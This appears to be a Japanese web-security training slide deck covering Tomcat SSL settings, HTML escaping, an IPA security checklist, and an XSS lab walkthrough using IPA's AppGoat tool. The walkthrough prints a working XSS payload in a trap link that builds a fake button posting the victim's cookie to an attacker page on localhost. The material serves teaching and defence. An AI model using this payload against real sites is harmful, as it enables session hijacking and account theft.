    protocol="org.apache.coyote.http11.Http11Protocol"
    SSLEnabled="true"
    maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
    enableLookups="false" disableUploadTimeout="true"
    acceptCount="100" debug="0" scheme="https" secure="true"
    clientAuth="false" sslProtocol="TLS"
    keystoreFile="C:\tomcat6\conf\tomcat.keystore"
    keystorePass="changeit"
    keyAlias="tomcat" />

<!-- Define an AJP 1.3 Connector on port 8009 -->
```

Tomcatでの
SSL通信の設定
(server.xml)

XSSの脆弱性を利用して、セッションID入りのCookieを送信させる



対策

ユーザの入力値など動的なデータについては
サーバで無害化し、Webブラウザに表示する


「<」⇒「<」

「>」⇒「>」

「"」⇒「"」

などに変換すること。HTMLエスケープ
と呼ばれる。

特殊文字の無害化によるXSS対策



これだけでは万全ではありません・・・

こちらでの学習をオススメします



IPA「安全なウェブサイトの作り方」

<https://www.ipa.go.jp/security/vuln/websecurity/ug65p900000196e2-att/000017316.pdf>

<https://www.ipa.go.jp/security/vuln/websecurity/about.html>
2023年4月4日11時の最新情報を取得

- IPAが作成した、セキュリティ実装のチェックリスト
- Webアプリ開発PJにおいて使用されている

■ ウェブアプリケーションのセキュリティ実装 チェックリスト (1/3)					
No	脆弱性の種類	対策の性質	チェック	実施項目	解説
1	SQLインジェクション	根本的解決	※ <input type="checkbox"/> 対応済 <input type="checkbox"/> 未対策 <input type="checkbox"/> 対応不要	<input type="checkbox"/> SQL文の組み立ては全てプレースホルダで実装する。	1-(i)-a
				<input type="checkbox"/> SQL文の構成を文字列連結により行う場合は、アプリケーションの変数をSQL文のリテラルとして正しく構成する。	1-(i)-b
		根本的解決	<input type="checkbox"/> 対応済 <input type="checkbox"/> 未対策 <input type="checkbox"/> 対応不要	ウェブアプリケーションに渡されるパラメータにSQL文を直接指定しない。	1-(ii)
		保険的対策	<input type="checkbox"/> 対応済 <input type="checkbox"/> 未対策 <input type="checkbox"/> 対応不要	エラーメッセージをそのままブラウザに表示しない。	1-(iii)
		保険的対策	<input type="checkbox"/> 対応済 <input type="checkbox"/> 未対策 <input type="checkbox"/> 対応不要	データベースアカウントに適切な権限を与える。	1-(iv)
2	OSコマンド・インジェクション	根本的解決	<input type="checkbox"/> 対応済 <input type="checkbox"/> 未対策 <input type="checkbox"/> 対応不要	<input type="checkbox"/> シェルを起動できる言語機能の利用を避ける。	2-(i)
		保険的対策	<input type="checkbox"/> 対応済 <input type="checkbox"/> 未対策 <input type="checkbox"/> 対応不要	<input type="checkbox"/> シェルを起動できる言語機能を利用する場合は、その引数を構成する全ての変数に対してチェックを行い、あらかじめ許可した処理のみを実行する。	2-(ii)

<https://www.ipa.go.jp/security/vuln/websecurity/about.html>
よりダウンロード

<https://www.ipa.go.jp/security/vuln/websecurity/about.html>
2021年11月26日19時の最新情報を取得

セッションはステートレスなプロトコル上でステートフルなWebアプリケーションを構築できる便利な機能であるが、使い方が悪いと「なりすまし」の被害を発生させることになる。

⇒ いかなる攻撃にも翻弄されない仕組みを構築する必要がある。



ITで、社会の願い叶えよう。



TIS INTEC
Group

付録

セキュリティ攻撃を手軽に体験できるツールです。



IPA「脆弱性体験学習ツール AppGoat」ページから取得

<https://www.ipa.go.jp/security/vuln/appgoat/>

クロスサイト・スクリプティングについて
このツールを用いて解説します

登場するWebページ

セキュリティに関するアンケート

*のついている項目は入力必須です。
*!あなたの名前を数えてください。(!"#\$%&'()*は使えません。)

1 あなたの性別を数えてください。
男 女

2 あなたの年齢を数えてください。
歳

3 あなたの会社名を数えてください。

4 クロスサイトスクリプティング脆弱性について知っていますか?
はい いいえ

5 過去にセキュリティ事故を発生させたことがありますか?
はい いいえ

6 その他あなたがセキュリティ上気を付けている点を書いて下さい。

アンケート 投稿 クリア

調査結果を見る

アンケートアプリケーション

・XSSに対する脆弱性を持つWebサイト

掲示板

管理者の発言: このページでは、決して議論や喧嘩などは行わないでください。
*のついている項目は入力必須です。

*名前
*タイトル
*本文
URL

投稿 クリア

10 私もう思います。 夜露 2010年4月5日 13:00 [削除]

9 そつですね。 天宮 2010年4月5日 12:11 [削除]

8 今日はいい天気ですね。 高橋さん 2010年4月5日 12:08 [削除]

7 高橋さん、はじめまして

掲示板


・第三者のサイト
・投稿時に「タイトル」部分に指定したURLへのリンクを張ることが出来る

ここは攻撃者のWebサイトです

あなたのアンケートページでのセッションID
↓
PHPSESSID=ffrs27t59963mnmbaoitn324q5

攻撃者のサイト

①攻撃者の行動：XSSの脆弱性があるか調べる



URL

セキュリティに関するアンケート

*のついている項目は入力必須です。
*1.あなたの名前を教えてください。(!"#\$%()+/<>は使えません。)

*2.あなたの性別を教えてください。
☒ 男 ☐ 女

*3.あなたの年齢を教えてください。
 歳

4.あなたの会社名を教えてください。

*5.クロスサイトスクリプティング脆弱性
☒ はい ☐ いいえ

*6.過去にセキュリティ事故を発生させたことがありますか?
☒ はい ☐ いいえ

7.その他あなたがセキュリティ上気を付けている点を書いて下さい。

[集計結果を見る](#)

入力値のバリデーションのある項目に対して、バリデーションエラーとなるような入力を行い、挙動を確認する。

＜攻撃者の目の付け所＞
HTMLタグやスクリプトを書くのに必要な記号がバリデーション対象になっているぞ。

①攻撃者の行動：XSSの脆弱性があるか調べる

URL

セキュリティに関するアンケート

*のついている項目は入力必須です。
*1.あなたの名前を教えてください。(「#&0+/<>」は使えません。)

*2.あなたの性別を教えてください。

☒ 男 ☐ 女

*3.あなたの年齢を教えてください。

<a> 歳

4.あなたの会社名を教えてください。

*5.クロスサイトスクリプティング脆弱性について知っていますか？

☒ はい ☐ いいえ

*6.過去にセキュリティ事故を発生させたことがありますか？

☒ はい ☐ いいえ

7.その他あなたがセキュリティ上気を付けている点を書いて下さい。

名前に不正な文字列が含まれています。あなたの入力した名前(「#&0+/<>」です。
「あなたの年齢を教えてください。」が不正な入力です。
集計結果を見る

入力した値がそのままエラー内容として出力されている。

＜攻撃者の発想＞
入力値がそのまま表示されているぞ。
⇒「<script>」タグが使えるかも！

①攻撃者の行動：XSSの脆弱性があるか調べる



URL

セキュリティに関するアンケート

*のついている項目は入力必須です。
1 あなたの名前を教えてください。 (!"#\$%&'()+,-./:;</>は使えません。)

*2 あなたの性別を教えてください。
☒ 男 ☐ 女

*3 あなたの年齢を教えてください。
 歳

4 あなたの会社名を教えてください。

*5 クロスサイトスクリプティング脆弱性について知っていますか?
☒ はい ☐ いいえ

*6 過去にセキュリティ事故を発生させたことがありますか?
☒ はい ☐ いいえ

7 その他あなたがセキュリティ上気を付けている点を書いて下さい。

名前に不正な文字列が含まれています。あなたの入力した名前(!"#\$%&'()*+,-./:;</>)です。
「あなたの年齢を教えてください。」が不正な入力です。
[集計結果を見る](#)

名前欄にスクリプトを書き込んでみる。
「<script>alert("Hello")</script>」

①攻撃者の行動：XSSの脆弱性があるか調べる

localhost の内容:

Hello

☐ このページでこれ以上ダイアログボックスを生成しない

OK

GO

*2 あなたの性別を教えてください。

☒ 男 ☐ 女

*3 あなたの年齢を教えてください。

<a> 歳

4 あなたの会社名を教えてください。

*5 クロスサイトスクリプティング脆弱性について知

☒ はい ☐ いいえ

*6 過去にセキュリティ事故を発生させたことがありますか?

☒ はい ☐ いいえ

7 その他あなたがセキュリティ上気を付けている点を書いて下さい。

アンケート投稿 クリア


名前に不正な文字列が含まれています。あなたの入力した名前は

書き込んだスクリプトが実行された。

名前欄を利用して任意の
スクリプトを実行できる!!

XSSの脆弱性がある、ということ。

①攻撃者の行動：罠のリンクを貼り付ける



URL:

掲示板

管理者の発言: このページでは、決して誹謗中傷などは行わないでください。
*のついている項目は入力必須です。

*名前:

*タイトル:

↑のリンクからアンケートへご回答頂きますと、もれなく豪華プレゼントを進呈致します!!

*本文:

URL:

10 私... 5月14日 10:00

そう...

9 天気... 今日はいいい天気ですね

URL欄に罠のリンクを記述し「投稿」。

罠のリンクの内容

```
http://localhost/Web/Scenario102/VulSoft/enquete.php?page=2
&sex=0
&old=1
&company=
&xss=1
&trouble=1
&content=
&name=<script>

// 攻撃者サイトにパラメータを飛ばすためのフォーム を設置
document.getElementById("account").innerHTML
= '<form action="http://localhost/Web/Scenario102/VulSoft/attacker.php" method="post">
  // パラメータ (後ほど、被害者のCookieを設定します)
  <input type="hidden" id="test" name="cookie">

  // 偽の「アンケート投稿」ボタン
  <input type="submit" style="width:150px; height:30px" value="アンケート投稿">
</form>';

// 被害者のCookieを上のパラメータに設定
document.getElementById('test').value=document.cookie;

// 正規の「アンケート投稿」ボタンを非表示
document.querySelector("form[id='enquete_form'] input[type='submit']").style.display="none";

</script>
```

『名前』欄にスクリプトを書き込んで入力確認画面に遷移しようとするリンク。
このリクエストを送信すると、サーバ側で名前欄が精査エラーであると判定されて入力画面に
遷移する。遷移した入力画面において、名前欄に入力したスクリプトが精査エラーメッセージと
して画面に埋め込まれる。
名前欄のスクリプトは、Cookieを攻撃者のサイトに送信するボタンを作成するもの。

①攻撃者の行動：罠のリンクを貼り付ける

スクリプトが埋め込まれたリンク（＝罫）が作成される。

②被害者の行動：不正なスクリプトを送信する

URL:

掲示板

管理者の発言:このページでは、決して誹謗中傷などは行わないでください。
*のついている項目は入力必須です。

*名前:

*タイトル:

*本文:

URL:

11 アンケートはこちら: 管理人 2016年06月30日 15:34
↑のリンクからアンケートへご回答頂きますと、もれなく豪華プレゼントを進呈致します!!

10 私もそう思います: 佐藤 2010年4月5日 13:00
そうですね。

③ウェブアプリの挙動：不正なスクリプトを含むウェブページを出力

URL <http://localhost/Web/Scenario102/VulSoft/enquete.php?page=2&sex=0&old=1&> **GO**

セキュリティに関するアンケート

アンケート投稿

*1. あなたの名前を教えてください。(空は使えません。)

*2. あなたの性別を教えてください。

☒ 男 ☐ 女

*3. あなたの年齢を教えてください。

4. あなたの会社名を教えてください。

*5. クロスサイトスクリプティング脆弱性について知っていますか？

☒ はい ☐ いいえ

*6. 過去にセキュリティ事故を発生させたことがありますか？

☒ はい ☐ いいえ

7. その他あなたがセキュリティ上気を付けている点を教えてください。

戻る

名前に不正な文字列が含まれています。あなたの入力した名前はです。

[集計結果を見る](#)

攻撃者が仕掛けた罠のリンクにより作成された偽のボタン。
これをクリックすると、Cookieが攻撃者のサイトに送信されるスクリプトが実行される。

リンクをクリックして移動しただけなのにエラーメッセージが出ているなど、よく見ると、おかしい。

名前に不正な文字列が含まれています。あなたの入力した名前はです。

URL <http://localhost/Web/Scenario102/VulSoft/enquete.php?page=2&sex=0&old=1&> **GO**

セキュリティに関するアンケート

アンケート 投稿

*1. あなたの名前を教えてください。 (// #&0+ /<> は使えません。)

*2. あなたの性別を教えてください。

☒ 男 ☐ 女

*3. あなたの年齢を教えてください。

1 歳

4. あなたの会社名を教えてください。

*5. クロスサイトスクリプティング脆弱性について知っていますか?

☒ はい ☐ いいえ

*6. 過去にセキュリティ事故を発生させたことがありますか?


☒ はい ☐ いいえ

7. その他あなたがセキュリティ上気を付けている点を書いて下さい。

クリア


名前に不正な文字列が含まれています。あなたの入力した名前です。
[集計結果を見る](#)

④被害者の行動：不正なスクリプトを実行



通信経路上で盗聴する手段の一例として、ツールを使ってネットワーク上を流れているパケット（データ）を観察する、という方法があります（パケットキャプチャと呼ばれます）。以下は「Wireshark」というツールを使い、パケットキャプチャした例です。

(<https://www.wireshark.org>)



The screenshot shows a Wireshark capture of an HTTP POST request. The packet list pane displays the following packets:

No.	Time	Source	Destination	Protocol	Length	Info
75	7.764657			HTTP	1040	POST /aqua/login HTTP/1.1 (application/x-www-form-urlencoded)
80	7.784341	IPアドレス	IPアドレス	HTTP	743	HTTP/1.1 200 OK (text/html)
238	24.830413			HTTP	291	CONNECT safebrowsing.googleapis.com:443 HTTP/1.1
240	24.835558			HTTP	93	HTTP/1.0 200 Connection established

The packet details pane for the selected packet (No. 75) shows the following structure:

